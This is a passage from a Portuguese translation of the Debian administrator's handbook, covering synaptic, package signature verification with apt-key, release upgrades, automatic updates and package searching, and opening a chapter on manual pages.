
Assim como o **dpkg**, **aptitude** mantém um registro das ações executadas no seu arquivo de log (`/var/log/aptitude`). Entretanto, como os dois comandos trabalham em níveis muito diferentes, você não achará a mesma informação nos seus respectivos arquivos de log. Enquanto o **dpkg** loga todas as operações executadas em pacotes individuais, passo a passo, o **aptitude** dá uma visão geral das operações de alto nível, como uma atualização de sistema.

Cuidado, este arquivo de log contém um resumo das operações realizadas pelo **aptitude**. Se outras interfaces (ou o próprio **dpkg**) forem usadas ocasionalmente, então o log do **aptitude** vai conter apenas uma visão parcial das operações, de forma que você não pode se basear simplesmente nele para ter uma história totalmente confiável do seu sistema.

## **6.4.2. synaptic**

**synaptic** é um gerenciador de pacotes gráfico para o Debian que possui uma interface gráfica limpa e eficiente baseada em GTK+ / GNOME. Seus muitos filtros prontos para uso permitem o acesso rápido a novos pacotes disponibilizados, pacotes instalados, pacotes atualizáveis, pacotes obsoletos e muito mais. Se você navegar através destas listas, você poderá selecionar as operações a serem feitas nos pacotes (instalar, atualizar, remover, expurgar); estas operações não são realizadas imediatamente, mas postas em uma lista de tarefas. Um único clique de um botão então valida as operações, que são então realizadas todas juntas.

## Figure 6.2. gerenciador de pacotes synaptic



# 6.5. Verificando Autenticidade do Pacote

Segurança é muito importante para os administradores da Falcot Corp. E desta forma, eles precisam ter certeza que estão instalando pacotes que vem do Debian, sem interceptações no caminho. Um cracker de computador pode tentar adicionar código malicioso num pacote que de outra forma seria legítimo. Tal pacote, se instalado, poderia fazer qualquer coisa que o cracker o tivesse projetado para fazer, incluindo por exemplo revelar senhas e informações confidenciais. Para evitar este risco, o Debian fornece um selo de qualidade a prova de interceptações para garantir - no momento da instalação - que um pacote realmente vem de um mentenedor oficial e não foi modificado por um terceiro.

O selo funciona como uma cadeia de hashes criptográficos e uma assinatura. O arquivo assinado é o arquivo `Release` file, fornecido pelos espelhos Debian. Ele contém uma lista de arquivos `Packages` (incluindo suas formas compactadas, `Packages.gz` e `Packages.bz2`, e as versões incrementais), junto com suas hashes MD5, SHA1 e SHA256 que garantem que os arquivos não foram interceptados. Estes arquivos `Packages` contém uma lista de pacotes Debian disponíveis no espelho, junto com seus hashes, que garantem, por sua vez, que os conteúdos dos próprios pacotes também não foram alterados.

As chaves confiáveis são gerenciadas com o comando **apt-key** encontrado no pacote apt. Este programa mantém um chaveiro de chaves públicas GnuPG, que são usados para verificar assinaturas nos arquivos `Release.gpg` disponíveis nos espelhos. Ele pode ser usado para adicionar novas chaves manualmente (quando espelhos não-oficiais são necessários). Mas normalmente apenas as chaves Debian oficiais são necessárias. Estas chaves são mantidas atualizadas automaticamente pelo pacote `debian-archive-keyring` (que invoca o comando **apt-key** quando ele é instalado ou atualizado). Entretanto, a primeira instalação deste pacote em particular requer cautela: mesmo se o pacote é assinado como qualquer outro, a assinatura não pode ser verificada externamente. Administradores cautelosos devem portanto verificar as "fingerprints" de chaves importadas antes de confiar nelas para instalar novos pacotes:

```
# apt-key fingerprint
/etc/apt/trusted.gpg
-----
pub    1024D/F42584E6 2008-04-06 [expires: 2012-05-15]
      Key fingerprint = 7F5A 4445 4C72 4A65 CBCD 4FB1
uid            Lenny Stable Release Key <debian-
uid
pub    4096R/55BE302B 2009-01-27 [expires: 2012-12-31]
      Key fingerprint = 150C 8614 919D 8446 E01E 83AF
uid            Debian Archive Automatic Signing Key
uid
pub    2048R/6D849617 2009-01-24 [expires: 2013-01-23]
      Key fingerprint = F6CF DE30 6133 3CE2 A43F DAF0
uid            Debian-Volatile Archive Automatic
uid
pub    4096R/B98321F9 2010-08-07 [expires: 2017-08-05]
      Key fingerprint = 0E4E DE2C 7F3E 1FC0 D033 800E
uid            Squeeze Stable Release Key <debi
```

```
pub    4096R/473041FA 2010-08-27 [expires: 2018-03-05]
      Key fingerprint = 9FED 2BCB DCD2 9CDF 7626  78CB
uid                               Debian Archive Automatic Signing
```

## **NA PRÁTICA Adicionando chaves confiáveis**

Quando uma origem de pacotes de terceiros é adicionada ao arquivo `sources.list`, o APT precisa ficar sabendo da chave confiável GPG correspondente (caso contrário ele vai ficar reclamando que não pode garantir a autenticidade dos pacotes vindo daquele repositório). O primeiro passo, obviamente, é obter a chave pública. Em geral, a chave vai ser fornecida como um pequeno arquivo texto, que vamos chamar de `key.asc` nos seguintes exemplos.

Para adicionar a chave ao chaveiro confiável, o administrador pode executar **`apt-key add < key.asc`**. Ou usar a interface gráfica **`synaptic`**: sua aba "Autenticação" no menu Configurações ? Repositórios dá a possibilidade de importar uma chave do arquivo `key.asc`.

Para pessoas que precisam de uma aplicação dedicada e mais detalhes sobre as chaves confiáveis, é possível usar o **`gui-apt-key`** (no pacote de mesmo nome), uma pequena interface gráfica que gerencia o chaveiro confiável.

Uma vez que as chaves apropriadas estiverem no chaveiro, o APT vai verificar as assinaturas antes de operações arriscadas, e as interface vão exibir um aviso se tiverem que instalar um pacote cuja autenticidade não puder ser verificada.

# 6.6. Atualizando de uma Versão Estável para a Próxima

Uma das funcionalidades mais conhecidas do Debian é sua habilidade de atualizar um sistema instalado de uma versão estável para a próxima: *dist-upgrade* — um termo bem conhecido — tem contribuído amplamente para a reputação do projeto. Com algumas poucas precauções, atualizar um computador pode levar alguns minutos, ou algumas dezenas de minutos, dependendo da velocidade do download do repositório de pacotes.

## 6.6.1. Procedimento Recomendado

Como o Debian tem bastante tempo para evoluir entre lançamentos da versão estável, você deve ler as notas de lançamento ("release notes") antes de atualizar.

**DE VOLTA AO BÁSICO** Notas de lançamento

As notas de lançamento para um sistema operacional (e, mais geralmente, para qualquer software) são um documento que dá uma visão geral do software, com alguns detalhes a respeito das particularidades de uma determinada versão. Estes documentos são em geral curtos se comparados com a documentação completa, e eles normalmente listam as funcionalidades que foram incluídas da versão anterior para a atual. Eles também dão detalhes dos procedimentos de atualização, alertas para os usuários da versão anterior e algumas erratas.

As notas de lançamento estão disponíveis online: as notas de lançamento para a versão atual da estável tem uma URL dedicada, enquanto notas de lançamento mais antigas podem ser encontradas com seus codinomes:

? <http://www.debian.org/releases/stable/releasenotes>

? <http://www.debian.org/releases/lenny/releasenotes>

Nesta seção, vamos focar em atualizar um sistema de Lenny para Squeeze. Esta é uma operação importante num sistema; e como tal, nunca é 100% segura, e só deve ser tentada depois que todos os dados tenham sido protegidos num backup.

Outro hábito que mantém a atualização mais fácil (e rápida) é organizar a quantidade de pacotes instalados e manter apenas aqueles que são realmente necessários. Ferramentas úteis para isto incluem **aptitude**, **deborphan** e **debfoster** (veja [Section 6.4.1, “aptitude”](#)). Por exemplo, você pode usar o seguinte comando:

```
# deborphan | xargs aptitude remove
```

Agora para a atualização em si. Primeiro, você precisa mudar o arquivo `/etc/apt/sources.list` para dizer ao APT para obter os pacotes da Squeeze ao invés da Lenny. Se o arquivo apenas contém referências à Stable ao invés do codinome explicitamente, esta mudança não é necessária, já que o nome Stable sempre se refere à última versão lançada do Debian. Em ambos os casos, o banco de dados de pacotes disponíveis deve ser atualizado (com o comando **aptitude update** ou o botão **command or the recargar no synaptic**).

Uma vez que estas novas origens de pacotes estiverem registradas, você vai precisar atualizar os pacotes aptitude e apt; suas versões na Lenny tem algumas limitações que podem comprometer a atualização automática.

Lembre de atualizar (ou instalar) os pacotes mais essenciais listados abaixo, caso contrário você pode terminar com um sistema que não inicia:

- o carregador de boot grub-`pc` ou o grub-`legacy` (às vezes lilo);
- a ferramenta que constrói o ramdisk inicial (`initrd`): `initramfs-tools`;
- a biblioteca padrão: `libc6` ou uma de suas variações otimizadas como a `libc6-i686`;
- o sistema de gestão para arquivos de dispositivo: `udev`;
- e por último, mas não menos importante, o núcleo: dependendo do hardware, os metapacotes para usar são `linux-image-486`, `linux-image-686` ou `linux-image-686-bigmem`. Estes pacotes só vão funcionar na arquitetura `i386`; proprietários de computadores baseados em hardware diferente vão usar outros pacotes, mais provavelmente `linux-image-2.6-amd64` para `AMD64` ou `linux-image-powerpc*` para `PowerPC`.

Uma vez que estes primeiros passos tenha sido feitos, é hora de partir para a atualização em si, com o **aptitude** ou com o **synaptic**. Você deve cuidadosamente verificar as ações sugeridas antes de aplicá-las: você pode querer adicionar os pacotes sugeridos ou desmarcar pacotes que são apenas recomendados e que você saiba que não serão úteis. De qualquer forma, a interface deve terminar com um cenário de um sistema Squeeze coerente e atualizado. Então, tudo o que você tem a fazer é esperar que os pacotes necessários sejam baixados, responder as perguntas do Debconf e possivelmente as perguntas relativas a arquivos de configuração localmente modificados, e sentar e esperar que o APT faça sua mágica.

## 6.6.2. Lidando com Problemas após uma Atualização

Apesar dos esforços dos mantenedores Debian, uma atualização geral do sistema não é sempre tão suave quanto você gostaria. Novas versões de software podem ser incompatíveis com versões anteriores (por exemplo, seu comportamento padrão ou seu formato de dados pode ter mudado). Além disso, alguns bugs podem passar despercebidos apesar da fase de testes pela qual o lançamento do Debian sempre passa.

Para antecipar alguns destes problemas, você pode instalar o pacote `apt-listchanges`, que mostra informações sobre possíveis problemas no início de uma atualização de pacotes. Esta informação é compilada pelos mantenedores de pacote e colocada em arquivos `/usr/share/`

doc/package/NEWS.Debian para os usuários usarem. A leitura destes arquivos (possivelmente através do apt-listchanges) pode evitar surpresas desagradáveis.

Ás vezes você descobre que uma nova versão de um software não funciona de jeito nenhum. Isto geralmente acontece se a aplicação não é muito popular e não foi testada o suficiente; uma atualização que acabou de acontecer também pode introduzir regressões que são encontradas apenas no lançamento estável ("stable"). Em ambos os casos, a primeira coisa a fazer é olhar o sistema de rastreamento de bugs em <http://bugs.debian.org/package>, e verificar se o problema já foi relatado. Se não tiver sido, você mesmo pode relatá-lo com o **reportbug**. Se ele já é conhecido, o bug report e as mensagens associadas a ele normalmente são uma excelente fonte de informações relativas ao bug:

- algumas vezes um patch já existe, e está disponível no bug report; você pode recompilar uma versão consertada de um pacote quebrado localmente (see [Section 15.1, “Reconstruindo um Pacote a partir de suas Fontes”](#));
- Em outros casos, os usuários podem encontrar uma gambiarra para o problema e compartilhar suas ideias nas respostas do bug report;
- em outros casos, um pacote consertado já pode ter sido preparado e publicado pelo mantenedor.

Dependendo da severidade do bug, uma nova versão do pacote pode ser preparada especificamente para para uma nova revisão do lançamento estável. Quando isto acontece, o pacote consertado é disponibilizado na seção proposed-updates dos espelhos Debian (veja [Section 6.1.1.1, “atualizações da Stable”](#)). A entrada correspondente pode então ser adicionada temporariamente ao arquivo sources.list, e pacotes atualizados podem ser instalados com **apt-get** ou **aptitude**.

Por vezes, o pacote consertado não fica disponível nesta seção por faltar a validação de alguma pendência dos Stable Release Managers. Você pode verificar se este é o caso na página deles. Pacotes listados lá ainda não foram disponibilizados, mas pelo menos você saberá que o processo de publicação está andando.

? <http://release.debian.org/proposed-updates/stable.html>

# 6.7. Mantendo um Sistema Atualizado

A distribuição Debian é dinâmica e muda continuamente. A maioria das mudanças ficam nas versões Testing e Unstable, mas mesmo a Stable é atualizada de tempos em tempos, geralmente por algo relativo à segurança. Qualquer que seja a versão do Debian que o sistema rodar, é geralmente uma boa ideia mantê-la atualizada, de forma que você possa se beneficiar das recentes evoluções e consertos de bug.

Mesmo que seja obviamente possível executar periodicamente uma ferramenta para verificar por atualizações disponíveis e executar as atualizações, tal tarefa repetitiva é tediosa, especialmente quando for feita em várias máquinas. Felizmente, assim como muitas tarefas repetitivas, ela pode ser parcialmente automatizada, e um conjunto de ferramentas já foi desenvolvido para isto.

A primeira destas ferramentas é a **apticron**, no pacote de mesmo nome. Seu principal efeito é executar um script diariamente (via **cron**). O script atualiza a lista de pacotes disponíveis, e, se alguns pacotes instalados não estão na versão mais recente, ele envia um email com uma lista destes pacotes e com as mudanças que foram feitas nas novas versões. Obviamente, este pacote foca principalmente em usuários do Debian Stable, já que os emails diários podem ser muito longos para versões mais dinâmicas do Debian. Quando atualizações são disponibilizadas, o **apticron** automaticamente baixa elas. Mas não as instala — o administrador ainda tem que fazer isto — mas ter os

pacotes já baixados e disponíveis localmente (no cache do APT) torna o serviço mais rápido.

Administradores responsáveis por vários computadores com certeza vão apreciar ser informados de atualizações pendentes, mas as atualizações em si são tediosas como sempre, o que torna o script `/etc/cron.daily/apt` (no pacote apt) útil. Este script também é executado diariamente (e não-interativamente) pelo **cron**. Para controlar seu comportamento, use variáveis de configuração do APT (que devem ser postas num arquivo em `/etc/apt/apt.conf.d/`). As três principais variáveis são:

#### **APT::Periodic::Update-Package-Lists**

Esta opção especifica a frequência (em dias) na qual a lista de pacotes é atualizada. Usuários do **apticron** podem seguir sem esta variável, já que o **apticron** já faz esta tarefa.

#### **APT::Periodic::Download-Upgradeable-Packages**

De novo, esta opção indica uma frequência (em dias), agora para o download dos pacotes em si. Novamente, os usuários do **apticron** não precisam disto.

#### **APT::Periodic::AutocleanInterval**

Esta última opção cobre uma funcionalidade que o **apticron** não tem. Ela controla quão frequentemente pacotes obsoletos (aqueles não referenciados por mais nenhuma distribuição) são removidos do cache do APT. Isto mantém o cache do APT num tamanho razoável e evita que você tenha que se preocupar com esta tarefa.

Outras opções podem deixar você controlar o comportamento de limpeza de cache com mais presicão. Elas não são listadas aqui, mas são descritas no script `/etc/cron.daily/apt`.

Estas ferramentas funcionam muito bem em servidores, mas usuários de desktop normalmente preferem um sistema mais interativo. É por isto que a tarefa “Graphical desktop environment” (“ambiente de área de trabalho gráfico”) instala o **update-notifier** e o **update-manager**. O primeiro exibe um ícone na área de notificação do dos ambientes de desktop quando existem atualizações disponíveis; ao clicar neste ícone é aberto o **update-manager**, uma interface simplificada para realizar atualizações. Você pode navegar através de atualizações disponíveis, ler a descrição dos pacotes relevantes e seus `changelog`, e selecionar se deve aplicar a atualização caso-a-caso. Observe que estes pacotes contém dados de configuração para o `/etc/cron.daily/apt` de forma que ele renova as listas de pacotes disponíveis e baixa os relevantes. A combinação **update-notifier/update-manager** está longe de ter tantas funcionalidades quanto o **aptitude** e o **synaptic**, já que ele apenas manipula atualizações de pacotes que já estão instalados; como consequência, sua interface minimalista dá poucas chances de erro, e portanto pouco risco de inutilizar o sistema.

### Figure 6.3. Atualizando com update-manager

## Update Manager (as superuser)



## Welcome to Debian GNU/Linux!

These software updates have been issued since Debian GNU/Linux was released. If you don't want to install them now, choose "Update Manager" from the Administration menu later.

## Important security updates

**libssl0.9.8**

- SSL shared libraries  
From version 0.9.8o-4squeeze3 to 0.9.8o-4squeeze4 (Size: 0 KB)

**python-django**

- High-level Python web development framework  
From version 1.2.3-3+squeeze1 to 1.2.3-3+squeeze2 (Size: 4.0 MB)

Download size: 4.0 MB

Check

Install Updates

## Description of update

Changes

Description

Django is a high-level web application framework that loosely follows the model-view-controller design pattern.

Python's equivalent to Ruby on Rails, Django lets you build complex data-driven websites quickly and easily - Django focuses on automating as much as possible and adhering to the "Don't Repeat Yourself" (DRY) principle.

Django additionally emphasizes reusability and "pluggability" of components; many generic third-party "applications" are available to enhance projects or to simply to reduce development time even further.

Settings...

About

Close

# 6.8. Atualizações Automáticas

Como a Falcot Corp tem muitos computadores mas pouca mão de obra, seus administradores tentam tornar as atualizações o mais automáticas possível. Os programas encarregados destes processos devem portanto rodar sem intervenção humana.

## 6.8.1. Configurando `dpkg`

Como já mencionamos (veja a barra lateral [INDO ALÉM Evitando as perguntas do arquivo de configuração](#)), o `dpkg` pode ser instruído a não pedir confirmação quando for substituir um arquivo de configuração (com as opções `--force-confdef` `--force-confold`). Interações podem, entretanto, vir de outras origens: algumas vêm do próprio APT, algumas são manipuladas pelo `debconf` e algumas acontecem na linha de comando devido a scripts de configuração do pacote.

## 6.8.2. Configurando APT

No caso do APT é simples: a opção `-y` (ou `--assume-yes`) diz ao APT para considerar a resposta a todas as perguntas como sendo “sim”.

## 6.8.3. Configurando debconf

o caso do **debconf** merece mais detalhes. Este programa foi, desde sua concepção, projetado para controlar a relevância e a quantidade das perguntas mostradas ao usuário, assim como a forma como são exibidas. É por isto que sua configuração requer uma prioridade mínima para perguntas; apenas perguntas acima da prioridade mínima são exibidas. O **debconf** supõe a resposta padrão (definida pelo mantenedor do pacote) para perguntas que ele decidiu pular.

O outro elemento de configuração relevante é a interface usada pelo front-end. Se você escolher `noninteractive`, toda interface de usuário será desabilitada. Se um pacote tenta exibir uma nota informativa, ele vai ser enviado ao administrador via email.

Para reconfigurar o **debconf**, use a ferramenta **dpkg-reconfigure** do pacote `debconf`; o comando relevante é o **dpkg-reconfigure debconf**. Note que os valores configurados podem ser temporariamente sobreescritos com variáveis de ambiente quando necessário (por exemplo, `DEBIAN_FRONTEND` controla a interface, como documentado na página de manual `debconf(7)`).

## 6.8.4. Lidando com Interações Via Linha de Comando

A última fonte de interações, e a mais difícil de esconder, são os scripts de configuração executados pelo **dpkg**. infelizmente não existe solução padrão, e nenhuma resposta é substancialmente melhor que outra.

A abordagem normal é suprimir a entrada padrão redirecionando o conteúdo vazio de `/dev/null` nela com **comando </dev/null**, ou alimentá-la com um fluxo infinito de newlines. Nenhum destes métodos é 100% confiável, mas eles em geral levam a respostas padrão sendo preenchidas, uma vez que a maioria dos scripts consideram a ausência de resposta como uma aceitação do valor padrão.

## 6.8.5. A Combinação Miraculosa

Combinando os elementos anteriores, é possível projetar um script pequeno mas muito confiável que possa manipular atualizações automáticas.

**Example 6.3. Roteiro de atualização não interativa**

```
export DEBIAN_FRONTEND=noninteractive
yes '' | apt-get -y -o Dpkg::Options::="--force-conf
```

## **NÁ PRÁTICA O caso Falcot Corp**

Os computadores da Falcot formam um sistema heterogêneo, com máquinas tendo muitas funções. Os administradores vão portanto pegar a solução mais relevante para cada computador.

Na prática, os servidores rodando Squeeze são configurados com a “combinação milagrosa” acima, e são mantidos atualizados automaticamente. Apenas os servidores mais críticos (firewalls, por exemplo) são configurados com **apticron**, de forma que atualizações sempre aconteçam sob a supervisão de um administrador.

As estações de escritório para serviços administrativos também rodam Squeeze, mas elas são configuradas com a combinação **update-notifier/update-manager**, de forma que os usuários possam disparar as atualizações por si sós. A razão para esta decisão é que se atualizações acontecem sem alguém disparar, o comportamento do computador pode mudar inesperadamente, o que pode gerar confusão nos principais usuários.

No laboratório, os poucos computadores que usam Testing — para usufruir das últimas atualizações de software — também não são atualizados automaticamente. Os administradores configuraram o APT apenas para preparar as atualizações mas não para as ativarem; quando eles decidem atualizar (manualmente), a parte chata de renovar a lista de pacotes e baixar os pacotes é evitada, e os administradores podem focar na parte realmente útil.

# 6.9. Buscando por Pacotes

Com a grande e crescente quantidade de software no Debian, surge um paradoxo: o Debian normalmente tem uma ferramenta para a maioria das tarefas, mas pode ser muito difícil de achá-la na multidão de outros pacotes. A ausência de formas apropriadas de buscar (e encontrar) a ferramenta certa é um problema de longa data. Felizmente, este problema foi quase completamente resolvido.

A busca mais trivial possível é procurar pelo nome exato de um pacote. Se **apt-cache show pacote** retorna um resultado, então o pacote existe. Infelizmente, para isto é necessário saber ou chutar o nome do pacote, o que nem sempre é possível.

## **DICA** Convenções de nomes de pacote

Algumas categorias de pacotes são batizadas de acordo com um esquema de nomenclatura convencional; saber o esquema às vezes ajuda a adivinhar o nome exato dos pacotes. Por exemplo, para módulos Perl, a convenção diz que um módulo chamado `XML::Handler::Composer` no desenvolvimento principal deve ser empacotado como `libxml-handler-composer-perl`. A biblioteca que habilita o uso do sistema `gconf` pelo Python é empacotada como `python-gconf`. Infelizmente não é possível definir um esquema de nomenclatura totalmente geral para todos os pacotes, mesmo que os mantenedores normalmente tentem seguir a escolha dos desenvolvedores principais.

Um padrão de busca um pouco mais bem-sucedido é uma busca simples e nomes de pacotes, as isto ainda é bem limitado. Você pode geralmente encontrar resultados buscando nas descrições de pacotes: como cada pacote tem uma descrição mais ou menos detalhada além do nome do pacote, uma busca por palavra-chave nestas descrições frequentemente será útil. **apt-cache** é a ferramenta para este tipo de busca; por exemplo, **apt-cache search video** retornará uma lista de todos os pacotes que tenham a palavra-chave "video" no nome ou na descrição.

Para buscas mais complexas, uma ferramenta mais poderosa como o **aptitude** é necessária. **aptitude** pode fazer uma busca de acordo com expressões lógicas baseadas em campos de metadados dos pacotes. Por exemplo, o seguinte comando busca por pacotes cujo nome contenha kino, cuja descrição contenha video e cujo nome do mantenedor contenha paul:

```
$ aptitude search kino~dvideo~mpaul
p    kino - Editor não linear para dados de Digital Video
$ aptitude show kino
Pacote: kino
Estado: não instalado
Versão: 1.3.4-1+b1
Prioridade: extra
Seção: video
Mantenedor: Paul Brossier <piem@debian.org>
Tamanho Descompactado: 9.519 k
Depende de: libasound2 (> 1.0.18), libatk1.0-0 (>= 1.10.10-0.1),
             libavc1394-0 (>= 0.5.3), libavcodec52 (>= 4:0.5.1-1),
             libavcodec-extra-52 (>= 4:0.5+svn20090706-3)
             [...]
Recomenda: ffmpeg, gawk | mawk, curl
Sugere: udev | hotplug, vorbis-tools, sox, mjpegtools
```

Conflita com: kino-dvtitler, kino-timfx, kinoplus  
Substitui: kino-dvtitler, kino-timfx, kinoplus  
Fornece: kino-dvtitler, kino-timfx, kinoplus  
Descrição: Editor não linear para dados de Digital Video.  
Kino permite-lhe gravar, criar, editar, e reproduzir suas cameras de filmar DV. Este programa usa muitos comandos de navegação e edição no interior do filme.

Os conjuntos de plugins kino-timfx, kino-dvtitler e kinoplus são distribuídos em pacotes separados, são agora disponíveis no site da Kino.

Página web: <http://www.kinodv.org/>

Tags: hardware::camera, implemented-in::c, implemented-in::x11, interface::x11, role::program, scope::application, suite::gnome, uikit::gtk, use::editing, works-with::video, x11::application

A busca retorna apenas um pacote, kino, que satisfaz os três critérios.

Mesmo estas buscas multi-critério são bastante "desajeitadas", o que explica por que elas não são usadas tanto quanto poderiam. Um novo sistema de etiquetas foi portanto desenvolvido, e fornece uma nova abordagem de busca. Pacotes recebem etiquetas que fornecem classificação temática através de vários pontos de vista, conhecidos como uma "classificação baseada em facetas" ("facet-based classification"). No caso do kino acima, as etiquetas do pacote indicam que o Kino é um software baseado em gnome que trabalha com dados de vídeo e tem como função principal edição.

Navegar nesta classificação pode ajudar você a buscar um pacote que corresponda a necessidades conhecidas; mesmo se ele retornar uma quantidade (moderada) de hits, o restante da busca pode ser feita manualmente. Para fazer isto, você pode usar o padrão de busca ~G no campo de busca.

**aptitude**, mas é provavelmente mais fácil simplesmente navegar no site onde as etiquetas são geridas:

? <http://debtags.alioth.debian.org/cloud/>

Selecionando as etiquetas `works-with::video` e `use::editing` leva a vários pacotes úteis, inclusive os editores de vídeo `kino` e `pitivi`. Este sistema de classificação será usado cada vez mais com o passar do tempo, e os gestores de pacotes vão gradualmente fornecer interfaces de busca eficientes baseadas nele.

Para sumarizar, a melhor ferramenta para o trabalho depende da complexidade da busca que você deseja fazer:

- Com o **apt-cache** só se pode fazer busca em nomes e descrições de pacotes, que é bastante conveniente quando se busca por um pacote em particular que casa com algumas palavras-chave;
- Quando o critério de busca também inclui relações entre pacotes ou outros meta-pacotes como o nome do mantenedor, o **synaptic** será mais útil;
- Quando uma busca por etiquetas é necessária, uma boa ferramenta é o **package-search**, uma interface gráfica dedicada a buscar pacotes disponíveis através de vários critérios (inclusive os nomes dos arquivos que eles contém);
- finalmente, quando a busca envolve expressões complexas com operações lógicas, a melhor ferramenta é a sintaxe de padrões de busca do **aptitude**, que é bastante poderosa apesar de um pouco obscura; e funciona tanto no modo de linha de comando quanto no modo interativo.

# **Chapter 7. Resolvendo Problemas e Encontrando Informações Relevantes**

Para um administrador, a habilidade mais importante é ser capaz de lidar com qualquer situação, conhecida ou desconhecida. Este capítulo apresenta uma série de métodos que - esperamos - permitam isolar a causa de qualquer problema que você vai encontrar, de modo que você pode ser capaz de resolvê-los.

## **7.1. Fontes de documentação**

Antes que você possa entender o que está realmente acontecendo quando há um problema, você precisa conhecer o papel teórico

desempenhado por cada programa envolvido no problema. Para fazer isso, o melhor coisa a fazer é consultar a documentação; mas uma vez que estes documentos são muitos e dispersos, você deve conhecer todos os lugares onde podem ser encontrados.

## 7.1.1. Páginas de Manual

### **CULTURA RTFM**

Esta sigla significa "Read the F\*\*king Manual" - "Leia a P\*rra do Manual", mas também pode ser expandida em uma variante mais amigável, "Read the Fine Manual" - "Leia o Excelente Manual". Esta frase é usada às vezes como uma resposta (resumida) para perguntas dos novatos. É um pouco abrupta, e denuncia um certo incômodo em uma pergunta feita por alguém que nem sequer se preocupou em ler a documentação. Alguns dizem que esta resposta clássica é melhor do que nenhuma resposta (já que indica que a documentação contém as informações solicitadas), ou do que uma resposta mais longa e agressiva.

Em qualquer caso, se alguém responde "RTFM" para você, muitas vezes é sábio não se ofender. Uma vez que esta resposta pode ser percebida como irritante, você pode querer tentar evitar recebê-la. Se a informação que você precisa não está no manual, o que pode acontecer, você pode dizer isto, de preferência na sua pergunta inicial. Você também deve descrever as várias etapas que você pessoalmente realizou para encontrar informações antes de você levantar uma questão em um fórum. Você pode, antes de usar fóruns, seguir algumas recomendações de bom senso, que foram listadas por Eric Raymond.

? <http://catb.org/~esr/faqs/smart-questions.html>

Páginas de manual, apesar de relativamente concisas, contêm uma grande quantidade de informações essenciais. Vamos rapidamente passar pelos comando para visualizá-los. Basta digitar **man manual-page** - a página do manual normalmente atende pelo mesmo nome que o comando cuja documentação é solicitada. Por exemplo, para aprender sobre as opções possíveis para o comando **cp**, você deve digitar **man cp** no prompt do shell (veja barra lateral).

## **DE VOLTA AO BÁSICO** O shell, um interpretador de linha de comando

Um interpretador de linha de comando, também chamado de "shell", é um programa que executa comandos que são ou inseridos pelo usuário ou armazenados em um script. No modo interativo, ele exibe um prompt (geralmente terminando em \$ para um usuário normal, ou por # para um administrador) indicando que ele está pronto para ler um novo comando. [Appendix B, Curso de Curta Duração](#) descreve os fundamentos para usar o shell.

O shell padrão e mais comumente usado é o **bash** (Bourne Again SHell), mas existem outros, incluindo **dash**, **csh**, **tsh** e **zsh**.

Entre outras coisas, a maioria dos shells oferecem ajuda no prompt durante a entrada, tais como a conclusão de nomes de comandos ou um arquivo (que você ativa apertando geralmente a tecla tab), ou recordando comandos anteriores (gestão de histórico).

Páginas man não apenas documentam programas acessíveis a partir da linha de comando, mas também arquivos de configuração, chamas de sistema, funções de biblioteca C, e assim por diante. Às vezes os nomes podem colidir. Por exemplo, o comando **read** do shell tem o

mesmo nome que a chamada de sistema `read`. É por isso que as páginas de manual são organizados em seções numeradas:

1. comandos que podem ser executados da linha de comando;
2. chamadas de sistema (funções disponibilizadas pelo kernel);
3. funções da biblioteca (fornecidas pelas bibliotecas do sistema);
4. dispositivos (no Unix, estes são arquivos especiais, geralmente colocados no diretório `/dev/`);
5. arquivos de configuração (formatos e convenções)
6. jogos;
7. conjunto de macros e padrões
8. comandos de administração do sistema;
9. rotinas do núcleo.

É possível especificar a seção da página do manual que você está procurando: para ver a documentação para o chamada de sistema `read`, você deve digitar **man 2 read**. Quando a seção não é especificada explicitamente, a primeira seção que tiver uma página de manual com o nome solicitado será mostrada. Assim, **man shadow** retorna `shadow(5)` porque não há páginas de manual para `shadow` nas seções de 1 a 4.

### **DICA whatis**

Se você não quer ler a página de manual completa, mas apenas uma descrição breve para confirmar que é o que você está procurando, basta digitar **whatis comando**.

```
$ whatis apt-cache  
apt-cache (8)           - pesquisa a cache do APT
```

Esta pequena descrição está incluída na seção *NOME* no início de todas as páginas de manual.

obviamente que se você não sabe os nomes dos comandos, o manual não vai ser de muita utilidade para você. Este é o propósito do comando **apropos**, o que ajuda você a realizar uma busca nas páginas de manual, ou mais especificamente em suas descrições curtas. Cada página do manual começa essencialmente com um resumo de uma linha. **apropos** retorna uma lista de páginas de manual que mencionam a(s) palavra-chave(s) solicitada(s). Se você escolher bem, você encontrará o nome do comando que você precisa.

### **Example 7.1. Procurando cp com apropos**

**\$ apropos "copia arquivo"**

cp (1)	- copia arquivos e diretorios
cpio (1)	- copia arquivos para e de arqui
hcopy (1)	- copia arquivos de ou para um v
install (1)	- copia arquivos e seta atributo

